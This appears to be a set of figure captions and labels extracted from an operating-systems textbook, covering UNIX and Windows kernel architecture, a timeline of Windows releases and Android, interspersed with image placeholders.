


Figure 2.16 Modern UNIX Kernel

User to Kernel



Windows



1.0 (1985)



3.1 (1992)



95 (1995)



XP (2001)



Vista (2006)




7 (2009)




8 (2012)

Kernel in Ring 0




Windows


Simplified Windows Architecture




Windows Kernel



Windows




Windows Architecture




Android



